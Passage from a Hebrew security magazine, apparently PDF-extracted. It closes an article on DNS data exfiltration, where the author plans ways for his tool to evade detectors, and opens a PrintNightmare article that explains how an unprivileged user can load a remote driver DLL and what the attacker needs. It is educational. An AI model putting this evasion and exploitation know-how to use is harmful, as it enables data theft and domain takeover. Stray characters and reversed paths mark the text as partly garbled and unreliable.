1. **כמות אותיות בדומיין (FQDN)** - החוקרים סבורים כי דומיינים ארוכים יותר עלולים להכיל מידע רגיש. במערכת שלהם נקלטו נתפסו דומיינים שונים באורך 30 - 218 תווים, אך **כתובות הדומיין שלא נקלטו היו קצרות משמעותית** - בין 30 ל-81 תווים.
2. **כמות אותיות בתתי הדומיין (כל האותיות שימושאל לדומיין הראשי)** - תת-דומיין ארוכים באורכים משתנים בין 20 - 205 נתפסו במערכת, בעוד שדומיינים שלא נתפסו היו קצרים משמעותית (בין 17 - 68 תווים).
3. **כמות אותיות גדולות וכמות ספרות** - החוקרים מסתמכים על כך ש מרבית השיטות שעוסקות בהוצאת מידע באמצעות DNS משתמשים ב-"טקטס רנדומלי" שמאופיין בקיומן הבלתי צפוי של אותיות גדולות וספרות. לדבריהם, אותיות גדולות ומספרים הם סימנים ברורים למידע שמקודד/מוסוף. עם זאת, הם מודים שלא כל המידע "הבלתי קרייא" הוא בהכרח נזקיה שמנסה להוציא מידע מחשב ארגוני, ולכן מסתמכים על שיקול עם נתונים נוספים.
4. **אנטロפייה** - אותו דבר כמו למעלה.
5. **ספרת כמות-h-labels (כמות הנקודות)** - החוקרים השתמשו בספרת כמות ה-labels, זאת כי הם מאמינים שישנן תבניות ברורות שחזרות על עצמן (כמו שיש התבנית ברווח שחזרת על עצמה ב-DNSExfil). זאת בהחלט נקודה טובה, למרות שישנן דרכים לערפל את המידע עוד יותר, כך שלא יהיה ניתן לזהות אותו.
6. **אורך label מקסימלי/ממוצע** - לבסוף, החוקרים בודקים את אורך ה-label המקסימלי והממוצע של כל דומיין. זה נראה ש-labels ארוכים יותר סבורים להציגות מאשר labels קצרים.

ריעונות לשיפור

אחרי שירדנו על הפרויקט של', נמשיך עם מספר ריעונות לשיפור שאנו חושב שעלו לחלקכם (אם יש לכם ריעונות שלא כתבתם פה, מוזמנים לכתוב לי, המיל שלי כתוב למטה). כפי שאמרתי, הפרויקט זהה הוא רק התחילה של כל מקיף שאמור לדעת להתמודד עם בעיות שונות ומערכות הגנה שונות. תמיד יש מקום להשתפר, והפרק זהה מוקדש לכך.

תוסיף שימוש בהצפנה?

בählט! - יהיה ניתן למצוא בעדכון הקרוב של הקוד הוסיף של מספר ספריות להצפנה (נתחיל מ-RC4 ו-AES ו-Blowfish). הארכיטקטורה שלהם תהיה דומה לאחת שהשתמשתי בה בשביל ספריות הדחיסה, ואני צפוי לישם אותה ראשית בפייתון (כי אין מה לעשות זאת שפה יותר מדי נפוצה ו-80% מהכלים כתובים בה) ולאחר מכן גם בשפות נוספות.

מה עם תמייה במספר כתובות דומיין בו זמנית?

בגרסה ישנה יותר של הקוד הוסיף את התמייה במספר תת-דומיינים שונים (t1 ו-t2 באותו דומיין ראשי) וזה עבד נהדר (הורדתי את זה מהגרסתה שהעליתי כי לא הספקתי לבדוק את זה נכון). עם זאת, תמייה במספר דומיינים שונים לחלוtin זה לא דבר שניסיתי, אבל בהחלט מתכוון לנסות הקרוב. ראיינו למללה שמרבית הווירוסים משתמשים רק על דומיין אחד שדרכו עוברות כל ההודעות, ושימוש בכמה יכול להיות שדרוג מאד מעניין.

לשימוש בשירות DNS צד-שלישי (DNSBin)

וואר. אז שראיתי את RequestBin של DNSBin בחלטת ראייתי את הפוטנציאלי של לעבוד בשיתוף עם שירותי כאלה. באופן תיאורתי, המחשב הארגוני ייצור קשר עם שרת DNS של DNSBin והתקוף יכול לקלוט את המידע הזה דרך בקשות HTTP פשוטות. זה יענה על הדרישה לא להיות בתקשורת ישירה עם המחשב הארגוני. עם זאת, זה לא צפוי להיות פיצ'ר שאני אכניס בקרוב, אבל אולי בשלבים מאוחרים יותר.

לగרום לכתובות דומיין להיראות נורמליות (באורך ובתוכן)

כפי שכתבתי, אני בהחלט מתכוון לתת למשתמש שליטה מלאה על אורך ותוכן המידע המקודד בכתובות הדומיין. המערכת נבנתה במחשבה על דינמיות מקסימלית, כך שזאת לא אמורה להיות בעיה.

בקשות שעוברות שאינן הקשורות יכולות להיענות כרגע (DNS Upstream)

זה גם רעיון שיצא לי לשחק איתו - על כל בקשה שהגעה לשרת שלא נראה כמו בקשות DNS המקודדות (יש גם כאלה), פשוט להעביר את המידע לשרת DNS מוכר כמו 8.8.8.8 ולהציג חזרה את

המידע. מניסיוני, ראייתי שלעשות זאת עליה לא מעט משאבים וזמן לשרת, וגורם למענה איטי יותר בפועל. בנוסף, כשרת מוגדר C-NS, יגעו אליו רק בקשות הקשורות אליו (אלא אם כן מישו יגש אליו בתור שרת DNS סטנדרטי אבל למה שימושו יעשה את זה). במצב זה, הוא עלול לגרום לולאה (שרת ה-NS מבקש מה-DNS של גול, ש牒קש חזרה מה-NS וכן הלאה). אני לא בטוח שהוסיף את זה כפיצ'ר זה רעיון טוב.

מה שאני כן מאמין שיש לשנות, זה את הרגל של חלק מכלי ה-DNS (כולל הכלים שלו) להחזיר NXDOMAIN (דומיין לא קיים) בתור תגובה לכל שאילתת DNS. אני מאמין שתשובות כאלה עלולות להתריע מערכות DNS שונות, כי אין סיבה שיגיעו כל כך הרבה תשובות דומיין-לא-קיים בזמן כה קצר. הדומיין צריך להחזיר תשובה עניינית, עדכנית ולגיטימית. בהחלט אשאף להוסיף את זה לקוד.

אפשרות לחשורת דו-כיוונית

יש כלים אחרים שעושים את זה. תקשורת דו-כיוונית מכירה אותה למשתמש בתקשרות מהירה יחסית, וזה עלול לחסוף את העורך הסמי. אני כן רוצה להוסיף פיצ'ר זה, אבל פחות דחוף לי. כרגע כי אני מתרץ בהוצאת מידע בצורה נconaה ואיטית, ופחות במבנה reverse shell מבoso DNS. אולי בעתיד, בהחלט.

לכתוב את זה מחדש ב-Rust

כן. כתבתי את זה בהתאם ב-3 Python כי אני מאמין שהוא אחד מהפתרונות שהכל הזה אמר להיות כתוב בהן. גם כתבתי גרסה בסיסית של הכליל הזה ב-SL, שעשה עבודה נחרת כשבנית סביבו נוספת כרום והתקנתו אותו על מחשב. אני מאמין, שהפרויקט הזה צריך להיות כתוב במספר שפות - אחת שמתקاملת ל-native (במקרה שלנו, Rust), אחת שפועלת בדפדפנים (במקרה שלנו, SL) ואחת שפועלת על שרתים, מחשבי לינוקס וכל לתוכנת בה (במקרה הזה, Python 3). כתיבת הכליל ב-3 Python מספקת ל'צלילות' בנוגע לאיך לישם אותה ביעילות בשפות אחרות.

סיכום

לאורך ה-50-ומשהו עמודים הללו CISCO הרצה מואוד נושאים (דחיסה, הצפנה, קידוד מידע, DNS, זליגת מידע, ערוצים סטטטיים, אנטרופיה, קידודים בסיסיים שונים, ICMP ועוד). הגדרנו מה זאת זליגת מידע, דיברנו על ערוצים סטטטיים, וסיפקתי דוגמאות שונות שהשתמשו בהם בעבר. דיברנו גם על עשרה הדיברות שצריכות להתקנים בשיטה טובה לזליגת מידע. לאחר מכן נכנסו לנעלים של תוקף פוטנציאלי ודיברנו על DNS ועל התנאים והמגבילות שצריכים להתקנים בדומין לגיטימי.

עברנו על ההליך להמיר את המגבילות הללו לשיטה לקידוד כל סוג של מידע. הצגת אות הפרוייקט שלו, שעליו העבודה בתקופה הקרובה, ואת התוכניות שלו אליו בזמן הקרוב. נחשפטם למידע מלא פחות מ-36 מחקרים שונים, כולל מחקרים אישיים שאין עשייתו. וכל זה - היה רק קצה המזלג לכל התחום העצום של .Data Exfiltration

از לאלו שהגיעו לפרקי זהה, לאחר כמעט 60 עמודים של קריאה - תודה רבה שפיניתם מזמןכם, ואני מניח שנתראה בחלק הבא (מתי שזה יהיה).

הרצאות נוספות על הנושא (מליצ' ביחס)

[Misuse of DNS, the Second Most Used Protocol | Black Hat Asia 2020 - YouTube](#)

[AWS GuardDuty: Post-DNS Era Covert Channel For C&C - Sze Siong Teo | HITB SecConf Amsterdam 2021 - YouTube](#)

[PacketWhisper Stealthily Exfiltrating Data | DEFCON 26 - 2018 - YouTube](#)

[Low & Slow - Techniques for DNS Data Exfiltration - Dimitri Fousekis | BSidesLV 2019 - YouTube](#)

על המחבר

מאור גורדון (19). מתכנת, חוקר אבטחת מידע עצמאי ועד לאחזרונה מורה לסיביר 5 ייח"ל בראשת אורט. יש שלושה דברים בעולם שאין אוהב לעשות - ללמידה דברים חדשים, לפתרו אתגרי CTF לתוך הלילה ולספר סיפוריים מגניבים (כמו הסיפור שקראתם עכשו). במקור מרוחבות, היכן שאין מהכח לגיאס הקרוב שלו. מבין הכבישים הרבים שלו אני גם מוסיקאי ומעצב גרפי (UX/UI). תוכלו למצאו אותו בדיסקורד (mmgordon#8278) ובמייל. מוזמנים לראות גם את [ההרצאה האחרונה](#) שעשיתי על הودעת ספאם מאד מעניינת שקיבלתי בפייסבוק (מתנצל מראש על האיכות הירודה והשם המאוד קליק-בייט).


יש לכם רעיונות חדשים? רוצים לדבר? יותר ממוזמנים ליצור איתי קשר במיל:

mmgordon82@gmail.com



ביבליוגרפיה

- Ahmed, J., Habibi Gharakheili, H., Raza, Q., Russell, C., & Sivaraman, V. (2019). Real-Time Detection of DNS Exfiltration and Tunneling from Enterprise Networks. *IFIP/IEEE International Symposium on Integrated Network Management* (pp. 649-653). Washington D.C.: ResearchGate. Retrieved from https://www.researchgate.net/publication/337228301_Real-Time_Detection_of_DNS_Exfiltration_and_Tunneling_from_Enterprise_Networks
- Amit Klein, I. K. (2016). *The Perfect Exfiltration*. SafeBreach. Retrieved from https://go.safebreach.com/rs/535-IXZ-934/images/Whitepaper_Perfect_Exfiltration.pdf
- Annarita Giani, V. H. (2006). Data exfiltration and covert channels. *Sensors, and Command, Control, Communications, and Intelligence (C3I) Technologies for Homeland Security and Homeland Defense V.* 6201. Kissimmee: SPIE.
- Antwerp, R. C. (2011). Exfiltration Techniques: An Examination and Emulation. *Thesis*. Newark, Delaware, USA: University of Delaware. Retrieved from https://udspace.udel.edu/bitstream/handle/19716/10145/Ryan_VanAntwerp_thesis.pdf?sequence=1&isAllowed=y
- Areej Al-Bataineh, G. W. (2012). Analysis and detection of malicious data exfiltration in web traffic. *2012 7th International Conference on Malicious and Unwanted Software* (pp. 26-31). Fajardo: IEEE. doi:10.1109/malware.2012.6461004
- Asaf Nadler, A. A. (2019, January). Detection of malicious and low throughput data exfiltration over the DNS protocol. *Computers & Security*, 80, 36-53. doi:10.1016/j.cose.2018.09.006
- Carrara, B. (2016). Air-Gap Covert Channels. *Thesis*. Ottawa, Canada: University of Ottawa. Retrieved from https://ruor.uottawa.ca/bitstream/10393/35103/1/Carrara_Brent_2016_thesis.pdf
- Chapter 5: Data Exfiltration Mechanisms. (2014). In R. E. Aditya K Sood, *Targeted Cyber Attacks - Multi-staged Attacks Driven by Exploits and Malware* (pp. 77-93). Waltham: Elsevier.
- Clark, D. D. (1982, July). *RFC 815: IP DATAGRAM REASSEMBLY ALGORITHMS*. Retrieved from IETF: <https://datatracker.ietf.org/doc/html/rfc815>
- Cloudflare. (2021). *What is DNS? / How DNS works*. Retrieved from Cloudflare: <https://www.cloudflare.com/en-gb/learning/dns/what-is-dns/>
- Faheem Ullah, M. E. (2018, January 1). Data exfiltration: A review of external attack vectors and countermeasures. *Journal of Network and Computer Applications*, 101, 18-54. doi:10.1016/j.jnca.2017.10.016
- Gardiner, J., Cova, M., & Nagaraja, S. (2014). *Command & Control: Understanding, Denying and Detecting*. Birmingham: University of Birmingham. Retrieved from <https://arxiv.org/ftp/arxiv/papers/1408/1408.1136.pdf>
- Guri, M. (2019, June). Optical air-gap exfiltration attack via invisible images. *Journal of Information Security and Applications*, 46, 222-230. doi:<https://doi.org/10.1016/j.jisa.2019.02.004>



- IBM. (2010). *Networking on z/OS - Internet Control Message Protocol (ICMP) and other layer 3 protocols*. Retrieved from z/OS Basic Skills: <https://www.ibm.com/docs/en/zos-basic-skills?topic=nll-internet-control-message-protocol-icmp-other-layer-protocols>

Infoblox. (2020). *Data Exfiltration and DNS*. Retrieved from Infoblox - Next Level Networking: <https://www.infoblox.com/wp-content/uploads/infoblox-whitepaper-data-exfiltration-and-dns-closing-the-back-door.pdf>

Infoblox. (2020). *Data Exfiltration through Service Provider DNS Infrastructure*. Retrieved from Infoblox - Next Level Networking: <https://www.infoblox.com/wp-content/uploads/infoblox-whitepaper-data-exfiltration-through-service-provider-dns-infrastructure.pdf>

Iveson, S. (2019, November). *IP Fragmentation in Detail*. Retrieved from Packet Pushers: <https://packetpushers.net/ip-fragmentation-in-detail/>

Jacob Steadman, S. S.-H. (2019). *DNSxD: Detecting Data Exfiltration over DNS*. Belfast: Queen's University. Retrieved from https://pureadmin.qub.ac.uk/ws/portalfiles/portal/161785678/1570493592_CameraReady.pdf

Kaspersky Lab. (2015). *The Duqu 2.0*. Retrieved from https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07205202/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf

Kolegov, D. N. (2014). Covert timing channel over HTTP cache-control headers. *Mathematical Foundations of Computer Security*, 89-91. Retrieved from <http://mi.mathnet.ru/eng/pdma153>

Lord, N. (2018, September 11). What is Data Exfiltration? *DataInsider - Digital Guardian's Blog*. Retrieved from <https://digitalguardian.com/blog/what-data-exfiltration>

Mark. (2014, 12). *Does encrypting a file make it larger?* Retrieved from Stackoverflow: <https://security.stackexchange.com/a/76572>


Matrosov, A., & Harley, D. (n.d.). *Stuxnet Under the Microscope*. ESET. Retrieved from https://www.esetnod32.ru/company/viruslab/analytics/doc/Stuxnet_Under_the_Microscope.pdf

McAfee. (2017). *Grand Theft Data - Data exfiltration study: Actors, tactics, and detection*. McAfee. Retrieved from <https://www.mcafee.com/enterprise/en-us/assets/reports/rp-data-exfiltration.pdf>

McAfee. (2019). *Grand Theft Data II: The Drivers and Shifting State of Data Breaches*. McAfee. Retrieved from <https://www.mcafee.com/enterprise/en-us/assets/reports/restricted/rp-data-exfiltration-2.pdf>

Michael Dymshits, D. T. (2017). *USA Patent No. US10915629B2*. Retrieved from <https://patents.google.com/patent/US10915629B2/en>

Nadler, A., Aminov, A., & Shabtai, A. (2019). Detection of Malicious and Low Throughput Data Exfiltration Over the DNS Protocol. *Computers & Security*, 36-53. Retrieved from <https://www.sciencedirect.com/science/article/pii/S0167404818304000>



Naotake Ishikura, D. K. (2021, June). DNS Tunneling Detection by Cache-Property-Aware Features. *IEEE Transactions on Network and Service Management*, 18, 1203-1217.
doi:10.1109/TNSM.2021.3078428

Polley, K. (2019, April 16). *Detecting and Verifying ICMP Exfiltration with AI*. Retrieved from PatternEx:
<https://www.patternex.com/threatex/detecting-and-verifying-icmp-exfiltration-with-ai-enabled-platform>

Rowland, C. H. (1997). *Covert Channels in the TCP/IP Protocol Suite*. Retrieved from First Monday:
<https://firstmonday.org/ojs/index.php/fm/article/view/528/449>

Stamp, M., Alazab, M., & Shalaginov, A. (2021). *Malware Analysis Using Artificial Intelligence and Deep Learning*. Springer.

Trend Micro. (2014, September 9). *ANDROMEDA*. Retrieved from Threat Encyclopedia:
<https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/andromeda>

Trend Micro Threat Research Team. (2012). *The Taidoor Campaign: An In-Depth Analysis*. Cupertino: Trend Micro. Retrieved from https://www.trendmicro.co.kr/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the_taidoor_campaign.pdf

Wikipedia. (n.d.). *Covert channel*. Retrieved from Wikipedia, the free encyclopedia:
https://en.wikipedia.org/wiki/Covert_channel

Wikipedia. (n.d.). *Data exfiltration*. Retrieved from Wikipedia, the free encyclopedia:
https://en.wikipedia.org/wiki/Data_exfiltration

Wyke, J. (2011). *What is Zeus?* Oxford: Sophos. Retrieved from <https://www.sophos.com/fr-fr/mediabinary/PDFs/technical-papers/Sophos-what-is-zeus-tp.pdf>

Zanki, K. (2020, September). *Taidoor - a truly persistent threat*. Retrieved from Reversing Labs:
<https://blog.reversinglabs.com/blog/taidoor-a-truly-persistent-threat>

כל מה שרצית לדעת על חולשת האבטחה PrintNightmare

מאת שלמה זרינחו, חיים נחמיוס, אורן בידרמן ודורון זגיאלי


הקדמה

חולשת אבטחה שהתגלתה לאחרונה בשירות Print Spooler של Windows, המוכרת גם כינוי 'PrintNightmare', מאפשרת הרצת קוד מרוחק (RCE) בכל שרת או תחנת עבודה שבהם שירות Print Spooler מופעל. מכיוון שהשירות מופעל כברירת מחדל בכל מחשב, ומכוון חולשת אבטחה זו מאפשרת למשתמש ברשות הפנימית לנצל את החולשה על שרת ה-Domain Controller ולקיים שליטה מלאה על ה-Active Directory, היא יכולה לתהודה שימושית ומהייבות תוגבה מיידית מצדם של ארגונים. נדרש למיקרוסופט כ-10 ימים כדי לשחרר את עדכוני האבטחה לכל גרסת Windows שמתקנים את חולשת האבטחה זו, ועדכוני האבטחה הללו ייעלים רק תחת מגבלות מסוימות שיפורטו בהמשך מסמך זה.

כיצד קרה שהמידע על חולשת אבטחה זו פורסם לפני הפצת עדכוני האבטחה, ובכך הפך אותה לחולשת אבטחה קריטית ולא ידועה (Zero Day)? כאן העלילה מסתבכת. חלק מעדכוני האבטחה של יוני 2021, מיקרוסופט תיקנה חולשת אבטחה ב-Print Spooler והקצתה לה את המזהה CVE-2021-1675. בתחום היא סוגה של חולשת אבטחה בדרגת חומרה נמנעה המאפשרת הסלמת הרשות מקומית (LPE). מיקרוסופט שינתה ב-21 ביוני את הסיווג מכיוון שהתגללה כי ניתן לבצע גם הרצת קוד מרוחק (RCE).

לאחר פרסום עדכון האבטחה, חוקרי האבטחה Suhu Zhang, Piotr Madej, Zhipeng Yunhai, Shafeq Kidan ו-IZDI מיקרוסופט את פרטי חולשת האבטחה ([עליה דיווחו לפני שנה](#)) וסבירו שהיא כבר תוקנה, החליטו לפרסם את העבודהם, לרבות הוכחת היתכנות (PoC). הם שיתפו [בຕויתר](#) את הגילוי של חולשת האבטחה החדשה בשירות Print Spooler של Windows שמאפשרת הרצת קוד מרוחק, ציינו שמדובר ב--CVE-2021-1675.

אף על פי כן, התברר כי חולשת האבטחה שנוצלה לרעה באמצעות ה-PoC אינה זהה למעשה CVE-2021-1675. ה-PoC נמצא עליל כנגד שירותי שתוקנו באמצעות עדכוני יוני 2021 תחת מגבלות מסוימות, כולל נגד שרתים DC הפעילים בתצורת ברירת מחדל. אף שהחוקרים [מחקנו את ה-PoC](#) מ-GitHub, הוא כבר הועתק ושימוש כבסיס לכלי PoC נוספים, אחד המօכנים בהם הוא כלי הפריצה Mimikatz. ב-1 ביולי הקצתה מיקרוסופט את המזהה CVE-2021-34527 לחולשת האבטחה החדשה, וקבעה כי היא דומה אר



נבדلت מחולשת האבטחה עם המזהה CVE-2021-1675, אשר מתיחס לחולשה שונה אותה קריית API של Print Spooler.

ב-6 ביולי, פרסמה מיקרוסופט עדכון אבטחה נפרד לטיפול בחולשה CVE-2021-34527 עבור חלק מגרסאות Windows (2019, 2019 R2, 2008 R2, 2008, 10 2012 ו-8.1), וב-8 ביולי גם עבור יתר הגרסאות (2016, 2016 R2 ו-10). עם זאת, [מהר מאוד התגלה](#) שגם עדכון זה אינו מספק הגנה מלאה. במקרה שבו נקבעת תצורה מסוימת שלא לפ' בירית המחדל (אזהרות Point and Print מנוטרלות), ניתן לעקוף את התקיקון כדי לבצע מתקפות מסווג הרצת קוד מרוחק והסלתה הרשאות מקומית.

- לקבלת תיאורים מפורטים של החולשה ושל וקטורי התקיפה, ראו סעיף '**חולשת האבטחה 'PrintNightmare'**'.
- לקבלת המלצות מפורטות לצמצום סיכונים, ראו סעיף '**צמצום סיכונים**'.
- **למדריכים של מיקרוסופט, ראו:**


<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527>

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-1675>

מהו שירות Print Spooler?

Print Spooler (המכונה בקיצור Spooler) הוא שירות המובנה בכל מערכות הפעלה של מיקרוסופט. הוא מופעל כברירת מחדל ופועל תחת הרשאות גבויו (SYSTEM Context). שירות זה מנהל את עבודות הדפסה של מסמכים.

שירות Print Spooler מקבל משימות הדפסה מהמחשב, מודיא כי קיימים משאבי מדפסת זמינים ומתזמן את תור המשימות להדפסה. בשרת Domain Controller, שירות Print Spooler אחראי גם על מחיקת מדפסות מה-Active Directory. משימה זו בודקת אם שרת הדפסה נגיש ואם המדפסת עדיין משותפת. אחרת, היא מוחקת את האובייקט printQueue של המדפסת מה-AD. השירות מבצע את התפקידים של לוקוח ושרת הדפסה, כפי שניתן לראות בתרשימים להלן:



[איור 1: רכבי Print Spooler (מקור)]

לצורך ביצוע תפקיד שרת הדפסה, שירות Print Spooler רושם ממשקי RPC עברו פרוטוקול הדפסה [MS-PAN], [MS-RPRN] ו-[MS-PAR]. שירות Print Spooler חושף גם ממשקים מקומיים המשתמשים בתמיכת Internet Printing Protocol (IPP) ופרוטוקול Web (IIS) או מוגדר לתמיכת Point-and-Print.

חולשות אבטחה קודמות

'PrintNightmare' אינה החולשה הראשונה שנמצאה בשירות Print Spooler, והשבתו של שירות זה נחשה להמלצת אבטחה מזה זמן מה (ראו המלצה של [מיקרוסופט](#) לגבי Printer Spooler). בין החולשות הבולטות שנמצאו ניתן למנות את [CVE-2019-0683](#), [CVE-2020-1048](#), [CVE-2020-1070](#), [CVE-2020-1337](#) ו-[CVE-2010-2729](#) - אשר זכתה לתהודה ציבורית נוספת בשל העובדה אחת מחולשות האבטחה שאותן ניצלה התולעת המפורסמת 'סטקסנט' (Stuxnet).

תקופת תקיפה מעניין נוסף שככלו את Print Spooler, ושימושו במיוחד לתוכפים, מוכר בכינוי 'The Printer Bug', אשר זוהה בשנת 2018 על ידי חוקרי אבטחה. כדי לנצל חולשה זו, תוכף חסר הרשות בראשת יכולת בקשות מרוחק עדכו לגבי MERCHANTABILITY-ה-Print Spooler של DC, על ידי קריית API RpcRemoteFindFirstPrinterChangeNotificationEx. ה-DC יבצע אימות מול המחשב שבשליטת התוכף, פועלה שנייה לנצל לרעה כדי להתחזות ל-DC ולהשתלט על הדומיין במידה והתוכף פועל במערכת בעלת הרשאה לביצוע Unconstrained Kerberos Delegation. ניתן לנצל חולשה זו גם ב프וטוקול NTLM, במידה ולחשבו המחשב של הקורבן יש גישה ניהולית מול מחשבים אחרים. למרבה הצער, מיקרוסופט סיוגה התנ hogות זו של המערכת כמכונית, by design, והיא אינה מתכוננת לתקן זאת.


לקבלת מידע נוסף על 'The Printer Bug', ראו:

- <https://adsecurity.org/?p=4056>
- <https://github.com/leechristensen/SpoolSample>
- <https://book.hacktricks.xyz/windows/active-directory-methodology/printers-spooler-service-abuse>

חולשת האבטחה 'PrintNightmare'

הליקוי העיקרי המאפשר את ניצול החולשה והריצת קוד מרוחק, מובנה בקריאה ל-(*RpcAddPrinterDriverEx*) המהווה חלק מפרוטוקול MS-RPRN (Print System Remote Protocol). ה프וטוקול מאפשר התקינה מרוחק של דרייבר על ידי משתמשים בעלי הרשאה SeLoadDriverPrivilege זו ניתנת כבירהת .Print Operators או Administrators בלבד רק לחבריו הקבועות

למרבה הצער, בקריאה (*RpcAddPrinterDriverEx*) ישנו באג לוגי המאפשר למשתמשים שאינם חלק מהקבוצות Administrators או Print Operators לעקוף את הרשאה ולטעון מנהלי התקנים למערכת המרוחקת. כאשר מבצעים קרייה ל-(*RpcAddPrinterDriverEx*), נדרש להעביר שלושה פרמטרים: pConfigFile, pDriverPath ו-pDataFill. לאחר הקרייה, שירות ה-PrintSpooler יבדוק שהפרמטרים pConfigFile ו-pDriverPath מצבעים לקבצים לואליים על השרת ואילו עבור הפרמטר pDataFill הבדיקה אינה מתבצעת ופה הבעה. כאשר נקרא לפונקציה ונגידיר את הפרמטר pConfigFile לנתיב רשות,



הקבצים יועתקו לשרת לנטייב: "new\3\x64\drivers\System32\spool\Windows\C:" ולאחר מכן יעברו "3\x64\Windows\System32\spool\drivers\C:" וכן DLL מוחדר לשרת. כדי להריץ את DLL נדרש לבצע קריאה נוספת לפונקציה (`RpcAddPrinterDriverEx`), אך הפעם ניתן להגדיר את הפרטמים לקבצים הlokאלים שהועתקו בקריאה הראשונה.

ע"י כך משתמש מרוחק שאין לו הרשות מסוגל להתקין DLL של דרייבר שלו. דרייבר זמני צזה עלול, לדוגמה, ליצור חשבון ניהול בשרת המותקף, או להתקין תוכנה זדונית שתתקשר עם שרת C&C בשליטת הtoutקף.

חוקר האבטחה הידוע בכינוי 0x0e0cube ציין ב-3 ביולי שהוא הצליח לנצל לרעה גם את פרוטוקול MS-PAR, באמצעות קריאה ל-`RpcAsyncAddPrinterDriver` RpcAddPrinterDriverEx והמאפשרת אף היא טינה מרוחק של דרייברים למחשב היעד.

אף שגם פרוטוקולי MS-RPRN ו-MS-PAR חשובים לחולשת אבטחה זו, פרוטוקול MS-PAR מחייב פחות מגבלות כדי לאפשר ניצול מוצלח של חולשת האבטחה.

- תוקף אשר ירצה לנצל לרעה את החולשה PrintNightmare בעת שימוש בפרוטוקול MS-PAR יזדקק ל:
1. שירות Print Spooler פועל במחשב היעד ומוגדר לאפשר חיבורים מרוחקים (מופעל כברירת מחדל).
 2. שם משתמש וסיסמה של משתמש בדומיין.
 3. תיקייה רשות משותפת ונגישה מהשרת המותקף (לאחסן ה-DLL).

תוקף שירצה לנצל לרעה את חולשת האבטחה בעת שימוש בפרוטוקול MS-RPRN, יצרך לעמוד בפחות באחת מהמגבליות הנוספות:

1. לביצוע מול DC, על המשתמש להיות חבר בקובץ 'Pre-Windows 2000 Compatible Access' כברירת מחדל, הקובץ מכיל את 'Authenticated Users'.
2. אזהרות Point and Print בהתקנה ובעדכו של מנהלי התקנים נדרשות להיות מנוטלות, על מנת שלא לחיב העלת הרשות (Elevation) בעת התקנת דרייבר המדפסת. זו אינה תוצרת ברירת המחדל של Windows, שכן אזהרות Point and Print מופעלות כברירת מחדל.
3. מנגןן ה-UAC נדרש להיות כבוי ולא לאכוף את ההגדרה "Admin Approval Mode". זו אינה תוצרת ברירת המחדל של Windows, שכן UAC מופעל כברירת מחדל ומוגדר ל-`"Admin Approval Mode"`.


הדגמת מתקפה

כעת נדגים כיצד ניתן לנצל בקלות חולשת אבטחה זו. נשתמש בהדגמה זו בhocחת ההייטנות של 0x0cube (גרסת #C). יצרנו למטרה זו סביבת מעבדה. המעבדה כוללת שני שרתים בדומיין 'lab.local':

- קורבן: Windows 2016 - 10.10.0.20 - DC

